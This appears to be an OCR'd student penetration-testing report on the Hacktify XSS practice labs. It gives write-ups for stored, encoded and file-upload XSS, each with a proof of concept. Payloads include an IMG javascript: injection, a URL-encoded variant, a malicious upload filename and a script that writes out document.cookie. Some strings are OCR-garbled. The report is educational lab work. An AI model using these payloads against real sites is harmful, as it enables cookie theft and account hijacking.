
HACKER

Subscribe
view-source:https://labs.hacktify
HACKTIFY cybersecurity
Happy Hacking
OK
Subscribe to our NewsLetter
<IMG

2.6 Change the Variation!

Reference	Risk Rating
Change the Variation!	**High**
Tools Used	
XSS payloads – using javascripts and HTML tags	
Vulnerability Description	
Stored Cross-Site Scripting (XSS) occurs when a web application **stores malicious JavaScript** in its database and serves it to users, executing the script in their browsers. This can lead to **session hijacking, data theft, phishing attacks, malware distribution, and website defacement**. Proper security measures like **input sanitization, output encoding, Content Security Policy (CSP), and Web Application Firewalls (WAF)** help prevent this vulnerability.	
How It Was Discovered	
Manual Analysis – understanding the page source.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_6/lab_6.php	
Consequences of not Fixing the Issue	
If this **Stored XSS** is not fixed, attackers can inject malicious scripts that execute every time a user visits the affected page. This can lead to **account takeovers, data theft, malware distribution, phishing attacks, and website defacement**, causing **reputational damage, financial loss, and security breaches**.	
Suggested Countermeasures	
To prevent **Stored XSS**, applications should **sanitize and validate all user input**, **encode output before rendering**, and implement **Content Security Policy (CSP)** to block unauthorized scripts. Using **HTTP-only cookies**, enabling a **Web Application Firewall (WAF)**, and conducting **regular security audits** can further reduce the risk.	
References	
https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html	

Proof of Concept




```
labs.hacktify.in/HTML/xss_lab/lab_6/lab_6.php
```

Subscribe to our NewsLetter

`">hacker<IMG SRC = javascript:a`

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



```
labs.hacktify.in/HTML/xss_lab/lab_6/lab_6.php?email=">hacker<IMG+SRC+%3D+javascript%3Aarler%281%29>%40gmail...
```

Subscribe to our NewsLetter

Enter your Email hacker

@gmail.com">


Thanks for your Subscription!
You'll receive email on ">hacker<IMG SRC = javascript:arler(1)>@gmail.com

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

2.7 Encoding is the key?


Reference	**Risk Rating**
Encoding is the key?	**Medium**
Tools Used	
BurpSuite – Repeater and Decoder	
Vulnerability Description	
Stored Cross-Site Scripting (XSS) occurs when a web application stores maliciously encoded input, which later gets decoded and executed in the browser. Attackers use encoding techniques, such as URL encoding, to bypass security filters and inject harmful scripts. Once stored, these scripts can execute automatically whenever a user accesses the affected page, leading to account hijacking, data theft, phishing attacks, and malware distribution. Proper input validation, output encoding, and security mechanisms like Content Security Policy (CSP) and Web Application Firewalls (WAF) are essential to prevent such attacks.	
How It Was Discovered	
Manual Analysis – By Intercepting and manipulating the request.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_7/lab_7.php	
Consequences of not Fixing the Issue	
Ignoring **Stored XSS** allows attackers to inject persistent malicious scripts, which can automatically execute for every user accessing the compromised page. This can result in **unauthorized access, data breaches, phishing scams, malware spread, and website manipulation**. The consequences may include **user account compromises, financial losses, reputational damage, and legal liabilities** for the affected platform.	
Suggested Countermeasures	
To prevent **Stored XSS**, applications should **validate and sanitize all user inputs**, **encode output before displaying it**, and implement **Content Security Policy (CSP)** to restrict script execution. Additionally, using **HTTP-only cookies**, enabling a **Web Application Firewall (WAF)**, and conducting **regular security audits** help detect and block potential attacks.	
References	
https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/	

Proof of Concept




```
">hacker<IMG SRC = javascript:arler(1)>@gmail.com
```

```
%22%3e%68%61%63%6b%65%72%3c%49%4d%47%20%53%52%43%20%3d%20%6a%61%76%61%73%63%72%69%70%74%3a%61%72%6c%65%72%28%31%29%3e%40%67%6d%61%69%6c%2e%63%6f%6d
```


labs.hacktify.in/HTML/xss_lab/lab_7/lab_7.php
HACKTIFY
Happy Hacking
Subscribe to our NewsLetter
Subscribe
© Copyrights 2021 Hacktify Cybersecurity All rights reserved

```
%22%3e%68%61%63%6b%65%7
```


HACKTIFY
Happy Hacking
Subscribe to our NewsLetter
Enter your Email
Subscribe
© Copyrights 2021 Hacktify Cybersecurity All rights reserved


```
labs.hacktify.in/HTML/xss_lab/lab_7/lab_7.php?email=%2522%253e%2568%2561%2563%256b%2565%2572%253c%2549...
```

Thanks for your Subscription!
You'll receive email on ">hacker@gmail.com

2.8 XSS with File Upload (file name)

Reference	Risk Rating
XSS with File Upload (file name)	**Low**
Tools Used	
BurpSuite – Repeater and Render	
Vulnerability Description	
XSS with File Upload (Filename-Based XSS) occurs when a web application fails to sanitize user-supplied filenames, allowing attackers to upload files with maliciously crafted names containing JavaScript code. When the application later displays the filename on a webpage, the script executes in the user's browser. This can lead to session hijacking, data theft, phishing attacks, or malware execution. Proper input validation, output encoding, and Content Security Policy (CSP) implementation can prevent this vulnerability.	
How It Was Discovered	
Manual Analysis – By modifying the request .	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_8/lab_8.php	
Consequences of not Fixing the Issue	
If this **Filename-Based XSS** is not fixed, attackers can upload files with **malicious JavaScript in the filename**, which executes when viewed in a web page. This can lead to **session hijacking, data theft, phishing attacks, website defacement, and malware distribution**, causing **security breaches, reputational damage, and financial loss**.	
Suggested Countermeasures	
To prevent **Filename-Based XSS**, applications should **sanitize and encode filenames** before displaying them, **restrict special characters**, and **validate file uploads** by allowing only trusted extensions. Implementing **Content Security Policy (CSP)** and using **proper output encoding** can further mitigate the risk.	
References	
https://portswigger.net/web-security/file-upload	

Proof of Concept


Burp Suite Community Edition v2025.1.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 23
Memory: 154.7MB

Request to https://labs.hacktify.in:443 [162.0.229.223]


```
Time            Type   Direction   Method   URL
19:17:27 16 Fe… HTTP   → Request   POST     https://labs.hacktify.in/HTML/xss_lab/lab_8/lab_8.php
```

Request — Pretty Raw Hex

```
Accept-Language: en-US,en;q=0.9
Origin: https://labs.hacktify.in
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryWccuHNSyJYE40iQo
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/xss_lab/lab_8/lab_8.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundaryWccuHNSyJYE40iQo
Content-Disposition: form-data; name="image"; filename="<img src=x onerror=confirm(1)"
Content-Type: text/html

<script>document.write(document.cookie);</script>
------WebKitFormBoundaryWccuHNSyJYE40iQo
Content-Disposition: form-data; name="upload"


------WebKitFormBoundaryWccuHNSyJYE40iQo--
```

0 highlights


Event log (39) All issues


Upload a File
https://labs.hacktify.in/HTML/xss_lab/lab_8/lab_8.php
HACKTIFY cybersecurity
Happy Hacking
Upload a File
Choose File No file chosen
File Upload
File Uploaded
© Copyrights 2021 Hacktify Cybersecurity All rights reserved


2.9 XSS with File Upload (File Content)

Reference	**Risk Rating**
XSS with File Upload (File Content)	**Low**
Tools Used	
BurpSuite	
Vulnerability Description	
XSS with File Upload (File Content-Based XSS) occurs when a web application fails to validate and sanitize uploaded files, allowing attackers to upload malicious scripts inside HTML, JavaScript, or other executable file types. When the file is accessed and executed by a user, the script runs in their browser, leading to session hijacking, data theft, phishing attacks, or malware distribution. Proper MIME type validation, content filtering, and serving uploaded files from a different domain can help prevent this vulnerability.	
How It Was Discovered	
Manual Analysis – By observing the request .	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_9/lab_9.php	
Consequences of not Fixing the Issue	
If **File Content-Based XSS** is not fixed, attackers can upload malicious files that execute JavaScript when opened, leading to **session hijacking, data theft, phishing attacks, malware infections, and website compromise**. This can result in **loss of sensitive information, reputational damage, financial loss, and legal consequences** for the affected platform.	
Suggested Countermeasures	
To prevent **File Content-Based XSS**, applications should **restrict allowed file types**, **validate MIME types**, and **block executable scripts**. Serving uploaded files from a **separate domain or sandboxed environment** and enforcing **Content Security Policy (CSP)** can further reduce risks. Regular **security audits and monitoring** help detect potential threats.	
References	
https://portswigger.net/web-security/file-upload	

Proof of Concept




```
Accept-Language: en-US,en;q=0.9
Origin: https://labs.hacktify.in
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjAh7WMjBNLZtwEZt
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/xss_lab/lab_9/lab_9.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundaryjAh7WMjBNLZtwEZt
Content-Disposition: form-data; name="image"; filename="test.html"
Content-Type: text/html

<script>alert("HappyHACKING");</script>
------WebKitFormBoundaryjAh7WMjBNLZtwEZt
Content-Disposition: form-data; name="upload"


------WebKitFormBoundaryjAh7WMjBNLZtwEZt--
```



https://labs.hacktify.in/HTML/xss_lab/lab_9/lab_9.php

labs.hacktify.in says

HappyHACKING



https://labs.hacktify.in/HTML/xss_lab/lab_9/lab_9.php

Happy Hacking

Upload a File

Choose File No file chosen

File Upload


File Uploaded Named test.html

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

2.10 Stored Everywhere!

Reference	Risk Rating
Stored Everywhere!	**Low**
Tools Used	
Browser Developr Tools - Inspector	
Vulnerability Description	
Stored Cross-Site Scripting (XSS) occurs when a web application stores malicious JavaScript in its database and later displays it on a web page without proper sanitization. When users visit the affected page, the script executes in their browsers, allowing attackers to steal session cookies, hijack accounts, deface websites, spread malware, or launch phishing attacks. Preventing this requires input validation, output encoding, Content Security Policy (CSP), and regular security audits.	
How It Was Discovered	
Manual Analysis – By observing the page source code.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_10/lab_10.php	
Consequences of not Fixing the Issue	
If this **Stored XSS** is not fixed, attackers can inject malicious scripts that execute whenever users visit the affected page. This can lead to **session hijacking, data theft, phishing attacks, malware infections, and website defacement**, causing **loss of user trust, financial damage, reputational harm, and potential legal consequences** for the organization.	
Suggested Countermeasures	
To prevent **Stored XSS**, applications should **validate and sanitize user input**, **encode output before displaying it**, and enforce a **Content Security Policy (CSP)** to block unauthorized scripts. Using **HttpOnly cookies, Web Application Firewalls (WAF), and regular security audits** can further reduce the risk.	
References	
https://www.acunetix.com/websitesecurity/cross-site-scripting/	

Proof of Concept


labs.hacktify.in/HTML/xss_lab/lab_10/register.php

Register

First Name: ">hack<img src=javascript


Last Name: ">hack<img src=javascript

Email: ">hack<img src=javascript

Password: ••••

Confirm Password: ••••


Hacktify Labs
Login
Register
Login
© Copyrights 2021 Hacktify Cybersecurity All rights reserved


labs.hacktify.in/HTML/xss_lab/lab_10/lab_10.php

User Login

Email ">hack<img src=javascript:alert('XSS')>

Password ••••


labs.hacktify.in/HTML/xss_lab/lab_10/profile.php

User Profile

First Name: hack"/>

Last Name: hack" />

Email: hack">

